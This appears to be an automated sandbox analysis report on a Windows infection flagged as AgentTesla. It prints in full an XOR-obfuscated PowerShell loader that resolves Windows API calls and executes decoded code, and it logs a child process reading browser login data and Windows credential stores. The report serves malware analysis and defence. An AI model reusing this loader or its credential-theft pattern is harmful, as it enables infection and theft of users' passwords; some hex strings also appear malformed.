$Regionsplanlovs.Substring($Klistringer, 1); } $Smertensbarns;}$talose0 = Cartwrighting9 'CeIFoEReXPr ';$talose1= Cartwrighting9 $ Vildmnd;if([IntPtr]::size -eq 8){.$env:windir\S*64\W*Power*\v1.0*ll.exe $talose1 ;}else{.$talose0 $talose1;}
Imagebase:	0x7ff7287a0000
File size:	452608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ai3mehq5.lyv.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF882E9517F	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_3jpr0mil.ht2.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF882E9517F	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF855D5D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF855D5D89F	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8851EE04F	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8851EE04F	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ai3mehq5.lyv.ps1	success or wait	1	7FF882E8A731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_3jpr0mil.ht2.psm1	success or wait	1	7FF882E8A731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ai3mehq5.lyv.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FF882E8C9C8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_3jpr0mil.ht2.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FF882E8C9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FF88577B239	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8851EBBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8851EBBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8851EBBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF8851EBBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\97c421700557a331a31041b81ac3b698\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF8851941D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8851F17E6	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8851F17E6	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8851F17E6	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\5a5aa4bd0e31ad780d3d411af88f91fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FF8851941D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\372e9962a41f186f070f1cb9f93273ee\System.ni.dll.aux	unknown	620	success or wait	1	7FF8851941D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\dbf675a2e7564fd29ec8b82b29a1a2fe\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF8851941D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\1a36bbd40fa7303b8f82824964c0f337\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FF8851941D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8851EBBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8851EBBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8851EBBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8851EBBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\1a9dbe36222431068d63284a515217f7\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FF8851941D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\a00d58ba692a8febe63782689321bb04\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FF8851941D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\79f99918023317d012fe2183f857bb1c\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FF8851941D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\eab83bdd6eee1b956e2c8aef88914cc1\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FF8851941D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\0c073f42cf7c0b89bd4ceb4244060ceb\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FF8851941D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\84aed1edd797cb6d561bc7bf355d46b2\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FF8851941D2	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FF8851CEAB7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\053d057c90af827d0929a6aba7feabcf\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FF8851941D2	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8851EBBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FF8851EBBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF882E8C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	2	7FF882E8C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF882E8C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF882E8C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	2	7FF882E8C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FF882E8C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\eed480a49b61c30993f5872af5a0685e\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FF8851941D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\8cf69b2ee1126c11a4965ce03cac7452\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FF8851941D2	ReadFile

Analysis Process: conhost.exe PID: **8248**, Parent PID: **2556**

General

Target ID:	3
Start time:	15:50:34
Start date:	01/12/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7b44d0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **8364**, Parent PID: **2556**

General

Target ID:	4
Start time:	15:50:36
Start date:	01/12/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	

Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" "Function Smertensbarns0 { param([String]$Regionsplanlovs); $Delintervallernes = New-Object byte[] ($Regionsplanlovs.Length / 2); For($Klistringer=0; $Klistringer -lt $Regionsplanlovs.Length; $Klistringer+=2){ $Delintervallernes[$Klistringer/2] = [convert]::ToByte($Regionsplanlovs.Substring($Klistringer, 2), 16); $Delintervallernes[$Klistringer/2] = ($Delintervallernes[$Klistringer/2] -bxor 165); } [String][System.Text.Encoding]::ASCII.GetString($Delintervallernes);}$Forskningsresultaters0=Smertensbarns0 'F6DCD6D1C0C88BC1C9C9';$Forskningsresultaters1=Smertensbarns0 'E8CCC6D7CAD6CAC3D18BF2CCCB96978BF0CBD6C4C3C0EBC4D1CCD3C0E8C0D1CDCAC1D6';$Forskningsresultaters2=Smertensbarns0 'E2C0D1F5D7CAC6E4C1C1D7C0D6D6';$Forskningsresultaters3=Smertensbarns0 'F6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BEDC4CBC1C9C0F7C0C3';$Forskningsresultaters4=Smertensbarns0 'D6D1D7CCCBC2';$Forskningsresultaters5=Smertensbarns0 'E2C0D1E8CAC1D0C9C0EDC4CBC1C9C0';$Forskningsresultaters6=Smertensbarns0 'F7F1F6D5C0C6CCC4C9EBC4C8C08985EDCCC1C0E7DCF6CCC28985F5D0C7C9CCC6';$Forskningsresultaters7=Smertensbarns0 'F7D0CBD1CCC8C08985E8C4CBC4C2C0C1';$Forskningsresultaters8=Smertensbarns0 'F7C0C3C9C0C6D1C0C1E1C0C9C0C2C4D1C0';$Forskningsresultaters9=Smertensbarns0 'ECCBE8C0C8CAD7DCE8CAC1D0C9C0';$Ghegish0=Smertensbarns0 'E8DCE1C0C9C0C2C4D1C0F1DCD5C0';$Ghegish1=Smertensbarns0 'E6C9C4D6D68985F5D0C7C9CCC68985F6C0C4C9C0C18985E4CBD6CCE6C9C4D6D68985E4D0D1CAE6C9C4D6D6';$Ghegish2=Smertensbarns0 'ECCBD3CACEC0';$Ghegish3=Smertensbarns0 'F5D0C7C9CCC68985EDCCC1C0E7DCF6CCC28985EBC0D2F6C9CAD18985F3CCD7D1D0C4C9';$Ghegish4=Smertensbarns0 'F3CCD7D1D0C4C9E4C9C9CAC6';$Ghegish5=Smertensbarns0 'CBD1C1C9C9';$Ghegish6=Smertensbarns0 'EBD1F5D7CAD1C0C6D1F3CCD7D1D0C4C9E8C0C8CAD7DC';$Ghegish7=Smertensbarns0 'ECE0FD';$Ghegish8=Smertensbarns0 'F9';function fkp {Param ($Upgrown, $Depressionsperioder) ;$Hoeres0 =Smertensbarns0 '81EED7C8C8C0D7C0CB8598858DFEE4D5D5E1CAC8C4CCCBF89F9FE6D0D7D7C0CBD1E1CAC8C4CCCB8BE2C0D1E4D6D6C0C8C7C9CCC0D68D8C85D985F2CDC0D7C088EAC7CFC0C6D185DE8581FA8BE2C9CAC7C4C9E4D6D6C0C8C7C9DCE6C4C6CDC08588E4CBC18581FA8BE9CAC6C4D1CCCACB8BF6D5C9CCD18D81E2CDC0C2CCD6CD9D8CFE8894F88BE0D4D0C4C9D68D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6958C85D88C8BE2C0D1F1DCD5C08D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6948C';&($Ghegish7) $Hoeres0;$Hoeres5 = Smertensbarns0 '81E6CDCCC9C985988581EED7C8C8C0D7C0CB8BE2C0D1E8C0D1CDCAC18D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6978985FEF1DCD5C0FEF8F885E58D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D696898581E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6918C8C';&($Ghegish7) $Hoeres5;$Hoeres1 = Smertensbarns0 'D7C0D1D0D7CB8581E6CDCCC9C98BECCBD3CACEC08D81CBD0C9C98985E58DFEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BEDC4CBC1C9C0F7C0C3F88DEBC0D288EAC7CFC0C6D185F6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BEDC4CBC1C9C0F7C0C38D8DEBC0D288EAC7CFC0C6D185ECCBD1F5D1D78C89858D81EED7C8C8C0D7C0CB8BE2C0D1E8C0D1CDCAC18D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6908C8C8BECCBD3CACEC08D81CBD0C9C98985E58D81F0D5C2D7CAD2CB8C8C8C8C898581E1C0D5D7C0D6D6CCCACBD6D5C0D7CCCAC1C0D78C8C';&($Ghegish7) $Hoeres1;}function GDT {Param ([Parameter(Position = 0, Mandatory = $True)] [Type[]] $Nondecorously,[Parameter(Position = 1)] [Type] $Coeliomyalgia = [Void]);$Hoeres2 = Smertensbarns0 '81EDC4DCCBC0D6859885FEE4D5D5E1CAC8C4CCCBF89F9FE6D0D7D7C0CBD1E1CAC8C4CCCB8BE1C0C3CCCBC0E1DCCBC4C8CCC6E4D6D6C0C8C7C9DC8D8DEBC0D288EAC7CFC0C6D185F6DCD6D1C0C88BF7C0C3C9C0C6D1CCCACB8BE4D6D6C0C8C7C9DCEBC4C8C08D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D69D8C8C8985FEF6DCD6D1C0C88BF7C0C3C9C0C6D1CCCACB8BE0C8CCD18BE4D6D6C0C8C7C9DCE7D0CCC9C1C0D7E4C6C6C0D6D6F89F9FF7D0CB8C8BE1C0C3CCCBC0E1DCCBC4C8CCC6E8CAC1D0C9C08D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D69C898581C3C4C9D6C08C8BE1C0C3CCCBC0F1DCD5C08D81E2CDC0C2CCD6CD95898581E2CDC0C2CCD6CD948985FEF6DCD6D1C0C88BE8D0C9D1CCC6C4D6D1E1C0C9C0C2C4D1C0F88C';&($Ghegish7) $Hoeres2;$Hoeres3 = Smertensbarns0 '81EDC4DCCBC0D68BE1C0C3CCCBC0E6CACBD6D1D7D0C6D1CAD78D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6938985FEF6DCD6D1C0C88BF7C0C3C9C0C6D1CCCACB8BE6C4C9C9CCCBC2E6CACBD3C0CBD1CCCACBD6F89F9FF6D1C4CBC1C4D7C1898581EBCACBC1C0C6CAD7CAD0D6C9DC8C8BF6C0D1ECC8D5C9C0C8C0CBD1C4D1CCCACBE3C9C4C2D68D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6928C';&($Ghegish7) $Hoeres3;$Hoeres4 = Smertensbarns0 '81EDC4DCCBC0D68BE1C0C3CCCBC0E8C0D1CDCAC18D81E2CDC0C2CCD6CD97898581E2CDC0C2CCD6CD96898581E6CAC0C9CCCAC8DCC4C9C2CCC4898581EBCACBC1C0C6CAD7CAD0D6C9DC8C8BF6C0D1ECC8D5C9C0C8C0CBD1C4D1CCCACBE3C9C4C2D68D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6928C';&($Ghegish7) $Hoeres4;$Hoeres5 = Smertensbarns0 'D7C0D1D0D7CB8581EDC4DCCBC0D68BE6D7C0C4D1C0F1DCD5C08D8C';&($Ghegish7) $Hoeres5 ;}$Uncouple = Smertensbarns0 'CEC0D7CBC0C99697';$Hoeres6 = Smertensbarns0 '81F2C0D7C0D7C4D1859885FEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE2C0D1E1C0C9C0C2C4D1C0E3CAD7E3D0CBC6D1CCCACBF5CACCCBD1C0D78D8DC3CED58581F0CBC6CAD0D5C9C08581E2CDC0C2CCD6CD918C89858DE2E1F185E58DFEECCBD1F5D1D7F88985FEF0ECCBD19697F88985FEF0ECCBD19697F88985FEF0ECCBD19697F88C858DFEECCBD1F5D1D7F88C8C';&($Ghegish7) $Hoeres6;$Dmningsprojekter = fkp $Ghegish5 $Ghegish6;$Hoeres7 = Smertensbarns0 '81F6D0CECEC0D7CAD3C0D7D1D7CECEC0D1D69685988581F2C0D7C0D7C4D18BECCBD3CACEC08DFEECCBD1F5D1D7F89F9FFFC0D7CA898596909C898595DD969595958985595DD91958C';&($Ghegish7) $Hoeres7;$Hoeres8 = Smertensbarns0 '81E6CAD7D7CAC7C7CAD7C0C085988581F2C0D7C0D7C4D18BECCBD3CACEC08DFEECCBD1F5D1D7F89F9FFFC0D7CA898595DD969595959595898595DD969595959898595DD918C';&($Ghegish7) $Hoeres8;$Cartwrighting=(Get-ItemProperty -Path 'HKCU:\Pseudambulacrum\konstitutionel').Bjfs;$Hoeres9 = Smertensbarns0 '81EDCAC0D7C0D6859885FEF6DCD6D1C0C88BE6CACBD3C0D7D1F89F9FE3D7CAC8E7C4D6C09391F6D1D7CCCBC28D81E6C4D7D1D2D7CCC2CDD1CCCBC28C';&($Ghegish7) $Hoeres9;$Cartwrighting0 = Smertensbarns0 'FEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE6CAD5DC8D81EDCAC0D7C0D6898595896909C898581E6CAD7D7CAC7C7CAD7C0D6898596909C';&($Ghegish7) $Cartwrighting0;$Noncondiment2=$Hoeres.count-359;$Cartwrighting1 = Smertensbarns0 'FEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE6CAD5DC8D81EDCAC0D7C0D6898596909C898581E6CAD7D7CAC7C7CAD7C0C0898581EBCACBC6CACBC1CCC8C0CBD1978C';&($Ghegish7) $Cartwrighting1;$Cartwrighting2 = Smertensbarns0 '81CEC9C4D7C2CFCAD7C1C0859885FEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE2C0D1E1C0C9C0C2C4D1C0E3CAD7E3D0CBC6D1CCCACBF5CACCCBD1C0D78D81F6D0CECEC0D7CAD3C0D7D1D7CECEC0D1D69689858DE2E1F185E58DFEECCBD1F5D1D7F889FEECCBD1F5D1D7F88C858DFEF3CACCC1F88C8C8C';&($Ghegish7) $Cartwrighting2;$Cartwrighting3 = Smertensbarns0 '81CEC9C4D7C2CFCAD7C1C08BECCBD3CACEC08D81E6CAD7D7CAC7C7CAD7C0C08981E1C8CBCCCBC2D6D5D7CACFC0CED1C0D78C';&($Ghegish7) $Cartwrighting3#
Imagebase:	
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: **392**, Parent PID: **8364**

General

Target ID:	7
Start time:	15:50:54
Start date:	01/12/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe
Imagebase:	0x9b0000
File size:	106496 bytes

MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7380614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7380614C	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7380614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7380614C	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	1FE309CF	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	1FE309CF	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	738355E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	738355E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	738355E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	738355E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	738387D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	738387D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	738387D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	738355E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	738355E4	unknown
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	1FE309CF	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	1FE309CF	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	1FE309CF	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD7 2B5E2187F75E8118A14612	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\d27df7c0-59f1-4688-ab18-52bdcb79f944	unknown	4096	success or wait	2	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD7 2B5E2187F75E8118A14612	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5 CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5 CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	1FE309CF	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	1FE309CF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	738355E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	738355E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine .config	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine .config	unknown	4096	end of file	1	1FE309CF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	end of file	1	1FE309CF	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly